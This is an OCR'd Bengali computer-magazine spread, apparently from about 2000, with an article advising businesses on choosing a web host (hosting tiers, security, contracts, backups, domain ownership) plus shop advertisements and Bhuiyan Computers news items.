- MSOffice 97/200

যোগাযোগ :
Golden Links (Computer Section)
Room # 801, Nahar Plaza, 26 Paribagh, Sonargaon Road, Dhaka-1000. Tel.: 8612146-118,8118571 Mobile : 011-801470

পছন্দের ওয়েব হোস্ট নির্বাচনের জন্য জেনে নিন—

শামীম আখতার তুষার

ওয়েব হোস্টিং এর খুঁটিনাটি

নিজের অফিস, সংস্থা বা ব্যবসা প্রতিষ্ঠানের জন্য ইন্টারনেটে একটি ওয়েব সাইট চালু করা এখন আর টেকনো-বিলাসের পর্যায়ে পড়ে না। বরং এ বিশ্বের, ব্যবসা-বাণিজ্য জীবনযাত্রা যতো দ্রুত ই-কমার্স থেকে শুরু করে ই-এভরিথিং-এর দিকে ধাবিত হচ্ছে, ওয়েব প্রেজেন্স বা ওয়েবে উপস্থিতি যেন ততো বেশি অপরিহার্য হয়ে উঠছে। টেক্সট আর গ্রাফিক্সকে এইচটিএমএল কোডের গাঁথুনিতে গেঁথে তৈরি করা হচ্ছে সুরম্য একেকটি ওয়েব সাইট। কখনো সেগুলো ঠাঁই করে নিচ্ছে ইয়াহু, জিওসিটিস, ট্রাইপড, এঞ্জেল ফায়ারের মতো ফ্রী ওয়েব স্পেসে। কখনো বা সেগুলো জায়গা দখল করছে নগদ টাকায় কেনা প্রফেশনাল ওয়েব ডেভেলপার, ওয়েব হোস্টদের নিজস্ব সার্ভারে। কেউ কেউ ভাবছেন নিজের কনটেন্ট নিজেই ডেভেলপ করে ফ্রী ওয়েব স্পেস বেছে নিয়ে নিজেই হোস্টিং করবেন। কেউ আবার সন্দেহে ভুগছেন কনটেন্ট ডেভেলপমেন্ট, টেকনিক্যাল ইস্যু, সাইট সিকিউরিটি, ডাটা ব্যাকআপ, পাওয়ার ব্যাকআপ এর মতো কাজগুলো নিজেই সামলাতে পারবেন কিনা ভেবে। এ ধরনের অসংখ্য ছোটখাট পয়েন্টগুলোকে পেশাদারীত্বের সাথে সামলানোর জন্য প্রফেশনাল ওয়েব হোস্টদের প্রয়োজনীয়তা আসলে দিনকে দিন বাড়ছে বৈ কমছে না। সেজন্যই, আপনার কাঙ্ক্ষিত ওয়েব প্রেজেন্স আর সেটির তদারককারী ওয়েব হোস্টের মধ্যে ইতিবাচক সমীকরণ ঘটাতে অনুঘটকের ভূমিকায় এগিয়ে এসেছে **কমপিউটার জগৎ**। এ নিবন্ধে আমরা তুলে ধরবো ওয়েব হোস্ট নির্বাচনের আগে আপনার করণীয় সম্পর্কে কয়েকটি পয়েন্ট। এগুলোর কথা মাথায় রেখে ওয়েব হোস্ট নির্বাচন আর ওয়েব প্রেজেন্স-এর ব্যাপারে সিদ্ধান্ত নেয়া হলে তা অনেক বেশি যুক্তিযুক্ত হবে বলে আশা করা যায়।

শুধু বর্তমান নয়, ভবিষ্যৎ প্রয়োজন সম্পর্কেও ভাবুন

যতো দিন যাবে, আপনার ওয়েব সাইটের কারিগরী ও প্রাযুক্তিক জটিলতা হয়তো ততোই বাড়বে। হয়তো দরকার হবে সার্ভার সাইড স্ক্রীপ্টিং, ডাটাবেজ সাপোর্ট, ই-কমার্স অথবা অডিও-ভিডিও স্ট্রিমিংয়ের জন্য যথাযথ ব্যান্ডউইডথ্। ফ্রী হোস্টিং সাইটগুলোতে কিন্তু আপনি এতোসব পাবেন না। সেজন্যই শুধু সাইটের আজকের কন্টেন্ট ও গ্রাহকের কথা চিন্তা না করে, ভবিষ্যৎ প্রয়োজনের কথাও ভাবুন। সে অনুসারেই বেছে নিন যোগ্য ওয়েব হোস্ট।

সিকিউরিটি ইস্যুর কথা ভুলবেন না

ডিনাইয়াল-অফ-সার্ভিস এটাক বা অন্যান্য হ্যাকিং প্রচেষ্টার বিরুদ্ধে আপনার ওয়েব হোস্ট আপনাকে যথেষ্ট নিরাপত্তা প্রদান করতে পারবে। ফ্রী হোস্টিং সাইটে নিরাপত্তার এ গ্যারান্টি আপনি পাবেন না। আপনিই ভেবে দেখুন— প্রতিদিন কি আপনার যথেষ্ট সময় হবে বসে বসে সার্ভার লগ ঘেঁটে, সফটওয়্যার আপডেট করে এখানে-ওখানের ছোটখাট ক্ষয়ক্ষতিগুলো মেরামত করার? নাকি সে কাজগুলোর ভার আপনি ছেড়ে দেবেন পেশাদারী কোন সংস্থার ওপর?

কেমন হলে ভাল হয় আপনার হোস্টিং সার্ভিস?

হোস্টিং সার্ভিসের বেশ কয়েকটি লেভেল বা পর্যায় রয়েছে। প্রথম লেভেলে আপনার সাইটটিকে আরও অনেকের সাইটের সাথে একই মেশিনে রাখা হবে। তৈরি করা হবে একটা ভার্চুয়াল ডোমেইন, যেটি ঐ মেশিনে আপনার সাইটের লোকেশন নির্দিষ্ট করে দেবে। ওয়েব হোস্টিংয়ের এই লেভেলটিই সবচেয়ে বেশি প্রচলিত এবং একে বলা হয় শেয়ারড্ হোস্টিং।

ওয়েব হোস্টিং এর পরবর্তী লেভেলে উন্নীত করা হয় শুধু সে সমস্ত সাইটগুলোকেই, যেগুলোর কাজ বা ধরন অন্যান্য সাধারণ সাইটের চাইতে একটু ভিন্নতর এবং জটিল। স্থির বা স্ট্যাটিক ওয়েব পেজের বদলে পেজ ব্যবহার করা হলে এ সাইটগুলোতে হয়তো ইন্টারএকটিভ পেজ ব্যবহার করা হয়। ফলে এমন সার্ভারে এই সাইটগুলোকে রাখতে হয়, যেখানে রিসোর্স আছে বেশি এবং সাধারণ ওয়েব সাইটের ভীড়ও তেমন নেই।

হোস্টিং-এর পরবর্তী পর্যায়ে হোস্টের সাইটেই আপনার জন্য একটি ডেডিকেটেড মেশিন রাখা হবে। সেই সার্ভারে মালিক হবে হোস্ট। সেটির তদারকী, ব্যাকআপ, সিকিউরিটি তথা সম্পূর্ণ একটি ডাটা সেন্টার পরিচালনার মতো সমস্ত কাজের অভিজ্ঞতা ও দায়িত্ব থাকতে হবে সেই হোস্টের। অবশ্যই, কাজের ধরন বুঝে তাদের চার্জও বেড়ে যাবে সে সময়।

কাজেই, ওয়েব হোস্ট পছন্দ করার আগে জেনে নিন যদি ভবিষ্যতে আপনার সাইটের কনটেন্ট এবং কাজের ধরন আরও জটিল হয়ে ওঠে, তখন তারা সে অনুযায়ী সমস্ত সার্ভিস দিতে পারবে কি না?

ক্ষিপ্র সার্ভিস আর স্মার্ট পারফরমেন্স আদায় করে নিন

আপনার ওয়েব হোস্টের সার্ভিস এবং পারফরমেন্সই কিন্তু আপনার সাইটের জনপ্রিয়তা ও সাফল্যকে বাড়িয়ে বা কমিয়ে দিতে পারে। যদি হোস্টের সার্ভারে জমে থাকা অসংখ্য সাইটের ভীড় ঠেলে আপনার সাইটটিকে খুঁজে পেতে অনেক বেশি সময় ব্যয় করতে হয়, তাহলে ক্রেতা বা গ্রাহক হয়তো অধৈর্য হয়ে অন্য দিকে মনোযোগ সরিয়ে নিতে পারেন। ধরুন কোন পণ্যের প্রচার বা প্রতিযোগিতার জন্য আপনার সাইটে কয়েকটা বিশেষ ঠিকানার ই-মেইল একাউন্ট খুলতে চান আপনি। হয়তো এইচটিএমএল-এর কয়েক লাইনের কোড লেখা অথবা ই-মেইল একাউন্টের একটা ছোট্ট তালিকাই আপনার জন্য যথেষ্ট হতে পারে। দেখুন এটুকু কাজের জন্য আপনার হোস্ট কতোটুকু সময় নেয়। এ ধরনের প্রয়োজনের মুহূর্তে হোস্টের সার্ভিস আর পারফরমেন্সের ব্যাপারটিই আপনাকে সাহায্য করবে ভবিষ্যতের সিদ্ধান্ত গ্রহণে।

বিশেষ সাইটের জন্য দরকার বিশেষ ধরনের হোস্ট

সাইটে ডিসকাসন ফোরাম চালাতে চান আপনি? এই ডিসকাসন ফোরাম বা অন-লাইন আলোচনা সভার আয়োজন করতে কিন্তু বিশেষ ধরনের হোস্ট মেশিনের প্রয়োজন হবে। এ মেশিনগুলোতে থাকতে হবে প্রচুর মেমরি, সেই সাথে ডিসকাসন ডাটাবেজে দ্রুত গতির এক্সেস করে দেয়ার মতো ব্যবস্থা। সব হোস্ট কিন্তু এই বিশেষ ধরনের সাইট চালাতে পারবে না। কাজেই খুঁজে বার করুন কাদের আছে এ ধরনের বিশেষ যোগ্যতা।

তারপর ধরুন গান, সিনেমা সম্বলিত স্ট্রিমিং অডিও-ভিডিওযুক্ত একটি মাল্টিমিডিয়া ওয়েব সাইট হোস্টিং-এর কথা। স্ট্রিমিং অডিও-ভিডিও শোনার ও দেখার জন্য মূল ইন্টারনেট ব্যাকবোনের সাথে দ্রুত গতির সংযোগ থাকতে হবে হোস্টের, লাগবে দামী দামী সব ডিস্ক স্টোরেজ, হালফিল সফটওয়্যার সজ্জিত শক্তিশালী সার্ভার এবং অবশ্যই, অভিজ্ঞতা। এ ধরনের সাইটের চিন্তা মাথায় থাকলে আগে থেকেই দেখতে হবে হোস্টের এসব বাড়তি ক্ষমতা আছে কি-না।

কোনটি হবে উপযুক্ত অপারেটিং সিস্টেম?

আপনার দরকারী এপ্লিকেশন প্রোগ্রামগুলো যে অপারেটিং সিস্টেমে ভাল চলে, সেটিকেই বেছে নিন সাইট পরিচালনার জন্য। ভাল হয় যদি মাইক্রোসফট উইন্ডোজ এবং ইউনিক্স দুটোই থাকে হোস্টের কাছে। তবে এ ব্যাপারে আপনি আগে থেকেই কোন স্থির সিদ্ধান্ত নিয়ে নেবেন না। যেমন আপনার ধারণা থাকতে পারে ফ্রন্ট পেজ এক্সটেনশন চালানোর জন্য উইন্ডোজ এনটিই হবে একমাত্র উপযোগী অপারেটিং সিস্টেম। অথচ বাস্তবে দেখা গেছে, এক্সটেনশনগুলো রিরাইট করে ইউনিক্সে চালালে সুন্দর কাজ করে। কাজেই, অপারেটিং সিস্টেম নির্বাচন করুন এপ্লিকেশনের স্বাচ্ছন্দ্যের ভিত্তিতে।

চুক্তির শর্তগুলো খুঁটিয়ে পড়ুন

কপিরাইটের মালিকানা, সাইট সম্পর্কে অভিযোগের জবাবদিহিতা, চুক্তির মেয়াদ, নবায়ন বা মেয়াদ পূর্তির প্রজ্ঞাপন, বিভিন্ন ছোটখাটো ফি এবং সংশ্লিষ্ট বিভিন্ন আইনের ধারা উপধারা সম্পর্কে হোস্টের সাথে চুক্তি স্বাক্ষরের আগেই বিশদভাবে জেনে নিন। দরকার হলে (বিশেষ করে বিজনেস বা কর্পোরেট ওয়েব সাইট হোস্টিং এর ক্ষেত্রে) একজন আইনজীবীর সহায়তা নিন। কখনো ভাববেন না চুক্তির শর্তগুলো কেবল আনুষ্ঠানিকতা বা আপনার ক্ষেত্রে সেগুলো প্রয়োগ করা হবে না। সময় নিন, ভালভাবে পড়ুন এবং বুঝুন। তারপর চুক্তিতে স্বাক্ষর করুন।

অভিযোগ সামলাবার রাস্তা জেনে রাখুন

অনেক ধরনের অভিযোগ আসতে পারে আপনার সাইটের বিরুদ্ধে। আপনার সাইট থেকে স্প্যাম (অযাচিত অবাঞ্ছিত ই-মেইল) পাঠানো হয়, আপনার সাইটে পর্নোগ্রাফিক মেটেরিয়েল থাকে— এ ধরনের অভিযোগ করা হলে হোস্ট কর্তৃপক্ষ কি করে সেটা সামলাবে তা আগে থেকেই পরিষ্কার করে নিন। অভিযোগ সামলাতে হোস্ট কর্তৃপক্ষ আপনাকে কতোটুকু সাহায্য করবে তা-ও ভালোভাবে জেনে নিন।

ওয়েবমাস্টারদের সম্পর্কে জেনে নিন

হোস্টের সাথে চুক্তি স্বাক্ষরের আগে সাইট তৈরি, রক্ষণাবেক্ষণ ও তদারককারী ওয়েবমাস্টারদের নাম-ঠিকানা জেনে নিন। ব্যক্তিগতভাবে যোগাযোগ করুন তাদের সাথে। জেনে নিন তারা আর কোন্ কোন্ সাইট ডেভেলপ করেছে এবং সে সাইটগুলোতে ব্রাউজ করে দেখুন সেগুলো কেমন চলছে। পিক আওয়ার এবং অফ পিক আওয়ারের রেসপন্স টাইম কেমন তা-ও যাচাই করুন। এসব পরীক্ষায় উৎরে গেলেই কেবল চুক্তি স্বাক্ষরের দিকে অগ্রসর হোন।

একটু তদন্ত করুন

আপনি যে হোস্টের সাথে চুক্তিবদ্ধ হতে চাচ্ছেন, তাদের সম্পর্কে একটু তদন্ত করে নিন। www.whois.net নামের ডাটাবেজে গিয়ে খোঁজ নিন হোস্ট সাইটের আসল মালিক কে। তার ব্যবসায়িক ঠিকানা আলাদা করে টুকে রাখুন। Traceout নামের প্রোগ্রাম (প্রায় সবগুলো ভাল হোস্টিং সাইটেই এটি পাওয়া যায়) ব্যবহার করে হুইজ সার্চের মাধ্যমে প্রাপ্ত মেশিনের পাথ জেনে নিন। যদি ট্রেসআউট প্রোগ্রাম থেকে জানা যায় যে হোস্টের সাইটটাই আসলে অন্য একজনের সার্ভারে একই ডোমেইনের অন্তর্ভুক্ত, তাহলে বুঝতে হবে আপনার হোস্টের আসলে নিজের কোন হোস্টিং সার্ভিস নেই— তিনি আরেকজনের হোস্টিং সার্ভিসের রিটেইলার বা পাইকারী বিক্রেতা হিসেবে ব্যবসা চালাচ্ছেন।

পেশাজীবী সংগঠন এবং রেটিং সাইটগুলো এড়িয়ে চলুন

ওয়েব হোস্টিং গিল্ড-এর মতো পেশাজীবী সংগঠনের তালিকায় যেসব হোস্টের নাম থাকে, সেগুলো হয়তো নাম-ডাকে খুব উঁচুদরের, কিন্তু কাজের দিক থেকে সেগুলো ওয়েবমাস্টার সমাজে তেমন আদর্শস্থানীয় নয়। রেটিং সাইটগুলোতেও তেমনিভাবে পুরানো ওয়েবমাস্টারদের নাম-ঠিকানা উল্লেখ করা থাকে (যারা অনেকেই এখন হয়তো হোস্টিং ব্যবসাই ছেড়ে দিয়েছেন)। সেজন্যই এ ধরনের সংগঠনের সংগঠনভুক্ত হোস্টকে এড়িয়ে চলা উচিৎ।

দর্শক-ক্রেতার সম্ভাব্য সংখ্যা অনুমানের চেষ্টা করুন

আপনার সাইটে কি পরিমাণ দর্শক-ক্রেতা ভীড় জমাবে তা যতো ভালোভাবে আঁচ করতে পারবেন, আপনার বাজেট নির্ধারণের ব্যাপারটিও ততো সহজ হয়ে যাবে। যদি ইতোমধ্যেই একটা সাইট হোস্ট করে থাকেন আপনি, তাহলে লগ ফাইল পরীক্ষা করে বা অন্য যে কোন ট্রাফিক এনালাইসিস টুল ব্যবহার করে বোঝার চেষ্টা করুন সাইটের জন্য কি পরিমাণ ব্যান্ডউইডথ্ বা সার্ভার রিসোর্স হলে ভাল হয়। পরবর্তীতে নতুন কোন হোস্টের সার্ভিস নিতে চাইলে আপনার এসব তথ্য-উপাত্তের ভিত্তিতে দাম ঠিক করুন। আর যদি ওয়েব হোস্টিং-এর ক্ষেত্রে আপনি একেবারেই নতুন হন, তাহলে ট্রায়াল পিরিয়ড (যদি আপনার হোস্ট তার সার্ভিস পরখ করে দেখার জন্য সে ধরনের কিছু সময় প্রদান করে) ফুরিয়ে যাবার আগেই জনসমাগম হিসেব করে সে অনুসারে বাজেট নির্ধারণ ও প্রয়োজনের হিসেব করে চুক্তি স্বাক্ষর করুন।

অল্প থেকে শুরু করুন

যে হোস্টের সাথেই আপনি চুক্তি করুন না কেন, শুরুটা হওয়া উচিত অল্প দিনের চুক্তি হিসেবে। একবারে ১২ মাসের জন্য চুক্তিবদ্ধ হয়ে গেলে পরে ইচ্ছে করলেও তার রদবদল করতে পারবেন না। সেজন্যই প্রথমবারে মোটামুটি ৩ মাসের জন্য চুক্তি করে শুরু করুন। যদি এই ৩ মাসের সার্ভিসে সন্তুষ্ট থাকেন, তাহলে পরবর্তী চুক্তির মেয়াদ বাড়াতে পারবেন সন্তুষ্টচিত্তে। আর সার্ভিস মনঃপুত না হলে বিকল্প রাস্তা তো খোলা থাকলোই।

সবকিছুর ব্যাকআপ রাখুন

এইচটিএমএল-এ লেখা পেজগুলোর ব্যাকআপ নিয়ে দুশ্চিন্তা করার কিছু নেই। যেহেতু আপনি নিজের মেশিনে ওয়েব পেজ তৈরি করে তারপর সেগুলোকে হোস্টের সাইটে আপলোড করছেন, তাই এর একটা কপি তো আপনার মেশিনে থেকেই যাচ্ছে। কিন্তু সার্ভারে রক্ষিত আরো অন্যান্য ফাইলগুলোর কথাও ভাবুন। ইউজার লগ, প্রোডাক্ট ডাটাবেজ, কাস্টমার অর্ডার, ডিসকাসন ডাটাবেজ, সার্ভার-সাইড স্ক্রীপ্ট, ই-কমার্স এবং ডিসকাসন ফোরাম সম্পর্কিত কমার্শিয়াল সফটওয়্যার, ট্রাফিক এনালাইসিস সফটওয়্যারের মতো হাজারটা ছোটখাটো প্রোগ্রামের কোন ব্যাকআপ কপি হয়তো আপনার কাছে নেই। এ সবেরও ব্যাকআপ তৈরি করার কথা আগে থেকেই ভেবে রাখুন।

হোস্ট বদলের ঝামেলা সামলাতে তৈরি থাকুন

যদি আপনার সাইটের কনটেন্ট ও কাজের ধরন ধীরে ধীরে হোস্টের আওতার বাইরে চলে যেতে থাকে এবং হোস্ট কর্তৃপক্ষও সেটি বুঝতে শুরু করেন— তাহলে একসময় তারাই হয়তো আপনাকে প্রস্তাব দেবে নতুন কোন হোস্টের সাহায্য নিতে। নতুন হোস্ট নির্বাচন থেকে শুরু করে চুক্তি স্বাক্ষরের কাজেও হয়তো তারা আপনাকে সাহায্য করবে। অবশ্য এ সবই ঘটবে যদি আপনার এবং বর্তমান হোস্টের মধ্যে সমঝোতা বজায় থাকে। কিন্তু যদি কোন কারণে মতের অমিল হয় এবং আপনাকে হঠাৎ করেই নতুন হোস্টের খোঁজে বের হবে হয়, সে সময় যেন সাইটের ওয়েব পেজসহ যাবতীয় সফটওয়্যারের স্থানান্তর নিয়ে অকারণ বাদ বিসম্বাদে জড়িয়ে পড়তে না হয় সে জন্য কিছু কিছু অতি প্রয়োজনীয় ফাইল/প্রোগ্রাম সব সময় নিজের কাছে রাখুন।

ডোমেইন নেমের মালিকানা বুঝে নিন

আপনার হোস্টকে ছেড়ে যাবার কোন পরিকল্পনাই হয়তো আপনার নেই, তারপরও আপনি নিশ্চিত হয়ে নিন আপনার সাইটের ডোমেইন নেমের মালিকানা আপনার কি-না। যদি আপনি নিজে ইন্টারনিক থেকে ডোমেইন নেম রেজিস্ট্রেশন না করিয়ে থাকেন (সচরাচর ওয়েব হোস্টই প্যাকেজের অংশ হিসেবে এ কাজটি করে দেয়), তাহলে www.whois.net ঠিকানায় গিয়ে সার্চ করে দেখুন আপনার সাইটের রেজিস্ট্রেশনকারী এবং এডমিনিস্ট্রেটিভ কনটাক্ট হিসেবে আপনার/আপনার প্রতিষ্ঠানের কারো নাম দেয়া আছে কি-না। যদি এডমিনিস্ট্রেটিভ এবং টেকনিক্যাল কনট্যাক্ট উভয় ক্ষেত্রেই হোস্টের নাম দেয়া থাকে, তাহলে বুঝতে হবে আপনি নন, ডোমেইন নেমের মালিক হলো আপনার হোস্ট। তখন হয়তো বাড়তি পয়সা দিয়ে হোস্টের কাছ থেকে সেটা আপনাকে আবার কিনতে হতে পারে। সেজন্যই হোস্টের সাথে সম্পর্ক ভাল থাকা অবস্থাতেই এই খোঁজ খবরগুলো করুন, যেন দরকার হলে সমঝোতার ভিত্তিতেই ডোমেইন নেমের মালিকানাটা আপনি বুঝে নিতে পারেন।

আপনার নতুন সাইট খুঁজে পাবার ব্যবস্থা রাখুন

সুসম্পর্ক থাকতে থাকতেই পুরানো ওয়েব হোস্টের সাথে সম্পর্ক চুকিয়ে ফেলা ভাল এই কারণে যে, তাহলে নতুন সাইটের ঠিকানাটা অন্ততঃ কিছুদিনের জন্য হলেও পুরানো সাইটে দেখানোর রাস্তা খোলা থাকে। তবে ব্যাপারটা কখনোই পুরোপুরি হোস্টের অনুগ্রহের ওপর ছেড়ে দেবেন না। নতুন হোস্টের আশ্রয়ে স্থানান্তরের আগে থেকেই তাবৎ দর্শক-ক্রেতাকে ই-মেইল করে জানিয়ে দিন ঠিকানা/হোস্ট পাল্টানোর কথা এবং ঠিকানা পরিবর্তনজনিত কারণে কারও কোন ক্ষতি হলে সে সম্পর্কে আগাম দুঃখপ্রকাশের কথা। দেখবেন, সন্তুষ্ট চিত্তেই আপনার নতুন সাইট খুঁজে নিয়ে আগের মতোই সম্পর্ক বজায় রাখবে সবাই।

আমাদের কথা

ওয়েব হোস্টিং এখনও একটি নতুন ব্যবসা। দেশীয় কোম্পানিগুলোর হাইটেক ইমেজ তৈরির জন্যই হোক আর আন্তর্জাতিক ব্যবসায়ে অংশগ্রহণকারী কোম্পানিগুলোর অস্তিত্ব রক্ষার জন্যই হোক, ওয়েবে উপস্থিতি এখন একটি অনস্বীকার্য প্রয়োজন হয়ে দাঁড়িয়েছে। ব্যাংক, বীমা, অফিস, হাসপাতাল, রিয়েল এস্টেট ব্যবসায়ীরা এখন ক্রমবর্ধমান হারে ওয়েবসাইট তৈরি করে হোস্টিংয়ের দিকে ঝুঁকছেন। তাদের এই ওয়েব সচেতনতার সাথে ওয়েব সম্পর্কিত জ্ঞানের সমন্বয় ঘটাতে পারলেই ব্যবসা-বাণিজ্য, প্রশাসনে ইন্টারনেটের সত্যিকার সুফল আমরা পেতে শুরু করবো। ●

massive PROFESSIONAL PC COMPUTERS

YOUR ULTIMATE SOLUTION

ACCESSORIES

Octek Main Board, **RedFox** Main Board & **Intel** Mainboard
Creative Sound Card, FDD, HDD & VGA Card (AGP & PCI)
NEC Monitor (15" &17") **NEC** Laser & DMP 24Pin, **Canon** 265SP
Mid Tower Case **ATX**, Keyboard, Speaker, Headphone

OVER 10 YEARS


Head Office : 95/1 New Elephant Road,
Zinnat Mansion (1stFl.) Dhaka 1205, Bangladesh.
Phone : 8612856, 8614058, Fax : 880-2-8614828
E-mail : massive@bdcom.com

Branch : BCS Computer City
IDB Bhaban, Shop # SR209&210 2nd fl.
Agargaon,Dhaka 1207. Phone : 017-646666(GP-GP)
E-mail : masividb@bdcom.com

massive COMPUTERS

News from BHUIYAN COMPUTERS

কম্পিউটার ক্লাবের শিক্ষকদের ৪র্থ ফেকাল্টি ডেভেলপমেন্ট ওয়ার্কশপ অনুষ্ঠিত


Development Workshop
24-26 March 2000
for Computer Instructors & Programmers of
BHUIYAN COMPUTERS
Dhaka, Narayanganj, Chittagong, Sylhet & khulna

ভূঁইয়া কম্পিউটার ক্লাবের কম্পিউটার শিক্ষকদের ৩-দিনব্যাপী রিফ্রেসার্স কোর্স এর সমাপনী অনুষ্ঠানে বক্তব্য রাখছেন বাংলাদেশ ইউনিভার্সিটি গ্রান্টস কমিশনের মাননীয় সচিব জনাব মোঃ শহিদ উল্লাহ। বসা আছেন ডানদিক থেকে বুয়েট কম্পিউটার সায়েন্স ডিপার্টমেন্টের চেয়ারম্যান ডঃ চৌধুরী মফিজুর রহমান, ভূঁইয়া কম্পিউটার্সের প্রেসিডেন্ট প্রফেসর ডঃ জেড.এইচ.ভূঁইয়া এবং ভূঁইয়া কম্পিউটার্সের ব্যবস্থাপনা পরিচালক জনাব জামাল উদ্দিন শিকদার, এম.ফার্ম,এমবিএ।

গত ২৪-২৬ মার্চ ২০০০ ভূঁইয়া কম্পিউটারস এর কম্পিউটার শিক্ষকদের ৩-দিনব্যাপী ফেকাল্টি ডেভেলপমেন্ট ওয়ার্কশপ অনুষ্ঠিত হয় প্রতিষ্ঠানের ধানমন্ডিস্থ সাপোর্ট অফিসে। ভূঁইয়া কম্পিউটার ক্লাবের সব ব্রাঞ্চের শিক্ষকগণ এতে অংশগ্রহণ করেন। ইনফরমেশন আপডেট, নতুন কোর্স অন্তর্ভূক্তি এবং সর্বোপরি প্রতিষ্ঠানে সেবার মান আরও উন্নততর করাই মূলত: এ ওয়ার্কশপের উদ্দেশ্য।

২৬ মার্চ সন্ধ্যা ৬:৩০মি. এ ভূঁইয়া কম্পিউটার্সের প্রেসিডেন্ট প্রফেসর ডঃ জেড.এইচ. ভূঁইয়ার সভাপতিত্বে অনুষ্ঠিত কোর্সের সমাপনী অনুষ্ঠানে গেস্ট অব অনার হিসাবে উপস্থিত ছিলেন যথাক্রমে বাংলাদেশ ইউনিভার্সিটি গ্রান্টস কমিশনের মাননীয় সচিব জনাব মোঃ শহিদ উল্লাহ এবং বুয়েট কম্পিউটার সায়েন্স ডিপার্টমেন্টের চেয়ারম্যান ডঃ চৌধুরী মফিজুর রহমান।

BIT ANNIVERSARY
March 14 2000
NCC
Bhuiyan Institute Of Technology (BI
BHUIYAN COMPUTERS

১৪ মার্চ বিআইটি, ভূঁইয়া কম্পিউটার্সের প্রতিষ্ঠা বার্ষিকী অনুষ্ঠিত হয়। আলোচনা অনুষ্ঠান, প্রোগ্রামিং প্রতিযোগিতা, সাংস্কৃতিক অনুষ্ঠান আয়োজনের মাধ্যমে দিনটি উদযাপন করা হয়। এ উপলক্ষ্যে আয়োজিত অনুষ্ঠানে বক্তব্য রাখছিলেন প্রধান অতিথি হিসাবে আগত বাংলাদেশ কম্পিউটার কাউন্সিলের ডিরেক্টর ট্রেইনিং জনাব সিরাজুল ইসলাম। এছাড়াও বামদিক থেকে বসা আছেন যথাক্রমে গেস্ট অব অনার হিসাবে আগত এনসিসি, ইউকে এর মডারেটর ডঃ ইউসুফ এম.ইসলাম, ভূঁইয়া কম্পিউটার্সের প্রেসিডেন্ট প্রফেসর ডঃ জেড.এইচ.ভূঁইয়া এবং ভূঁইয়া কম্পিউটার্সের ব্যবস্থাপনা পরিচালক জনাব জামাল উদ্দিন শিকদার, এম.ফার্ম,এমবিএ এবং দন্ডায়মান আছেন বিআইটি-র এক্সিকিউটিভ ডিরেক্টর জনাব তৌহিদুল ইসলাম।

১৯৯৯-২০০০ সেশনে জাতীয় বিশ্ববিদ্যালয়ের অধীন কম্পিউটার সায়েন্স অনার্সে ভর্তি আহ্বান

সেন্টার ফর কম্পিউটার স্টাডিজ (সিসিএস), ভূঁইয়া কম্পিউটার্স হতে জাতীয় বিশ্ববিদ্যালয়ের অধীনে ১৯৯৯-২০০০ সেশনে কম্পিউটার সায়েন্স অনার্স কোর্সের ২য় ব্যাচে ভর্তির দরখাস্ত আহ্বান করা হচ্ছে। ন্যূনতম ২য় বিভাগে এইচ.এস.সি পাস ছাত্রছাত্রীরা ভর্তি যোগ্য। সিসিএস এর অফিস হতে নগদ ২৫০ টাকার বিনিময়ে ভর্তি ফরম ও অন্যান্য কাগজপত্র (সকাল ৯-রাত ৮টা) সংগ্রহ করা যাবে।

বাড়ী ৫০৯, রোড ৭
ধানমন্ডি আ/এ, ঢাকা ১২০৫
(রাশিয়ান কালচারাল সেন্টারের পাশে)
ফোন : ৯১১৬৫৩৫, ৮১২৫৫৬০

BCL, CCS ও BIT-তে যোগাযোগের ঠিকানা

বাড়ী ৩, রোড ১০
ধানমন্ডি আ/এ, ঢাকা ১২০৫
(কলাবাগান বাস স্ট্যান্ড এর পাশে)
ফোন : ৮১১০৮৮৫, ৮১২৫৫৬০
ফ্যাক্স : ৯১৩১৮১৫
E.Mail: ccscis@citechco.net
www.bhuiyan-computers.com

কম্পিউটার ক্লাবের নতুন মেম্বারশীপ সিরিজ 'এক্সিকিউটিভ মেম্বার'

ভূঁইয়া কম্পিউটার ক্লাবের মেম্বারশীপ সিরিজে 'এক্সিকিউটিভ মেম্বারশীপ' নামে একটি নতুন মেম্বারশীপ সিরিজ চালু করা হয়েছে। এক্সিকিউটিভ মেম্বারশীপ ৪, ৬ ও ৮ মাস মেয়াদের আছে। সাধারণ মেম্বারশীপ সিরিজের যে কোন মেয়াদের ফি এর অতিরিক্ত ২০০০/- (দুই হাজার) টাকা প্রদান করে যে কেহ এ শ্রেণীর মেম্বার হতে পারেন। এছাড়া ক্লাবের অন্যান্য নিয়ম কানুন সবই ঠিক থাকবে।

সাধারন সিরিজের মেম্বরগণ High Level Programming Language কোর্সগুলোতে অংশ নিতে পারবেন না যেগুলোর ক্লাশ ডিউরেশন এবং কোর্স লেংথও অন্যান্য কোর্সের চেয়ে অনেক বেশী। শুধুমাত্র এক্সিকিউটিভ মেম্বারগণই অত্যন্ত কম খরচে এসমস্ত কোর্সগুলো করতে পারবেন।

◆ Bhuiyan Computer & English Language Club ◆ Centre for Computer Studies (CCS) ◆ Bhuiyan Institute of Technology (BIT)

News from BHUIYAN COMPUTERS

চট্টগ্রামে ভূঁইয়া কম্পিউটার্সের NCC(UK) কার্যক্রম শুরু হতে যাচ্ছে

বিআইটি, ভূঁইয়া কম্পিউটার্স চট্টগ্রামে এনসিসি (ইউকে) এর ডিপ্লোমা, এডভান্সড ডিপ্লোমা, ইত্যাদি কোর্স সমূহ পরিচালনার সিদ্ধান্ত গ্রহণ করেছে। আগামী জুন সেশনের জন্যে আগামী ১লা মে হতে ছাত্রছাত্রী ভর্তি নেয়া হবে। ভূঁইয়া কম্পিউটার্সের আগ্রাবাদ (চৌমুহনী মোড়) ও নাসিরাবাদ (জিইসি মোড়) শাখা হতে চট্টগ্রাম কেন্দ্রের কার্যক্রম পরিচালিত হবে। বিস্তারিত তথ্যের জন্যে আগ্রাবাদ বা নাসিরাবাদ শাখায় যোগাযোগ করতে অনুরোধ করা হচ্ছে।

বিআইটি, ভূঁইয়া কম্পিউটারস এর এনসিসি, ইউকে কোর্সের মার্চ ২০০০ সেশনে ভর্তিকৃত ছাত্রছাত্রীদের একাংশ।

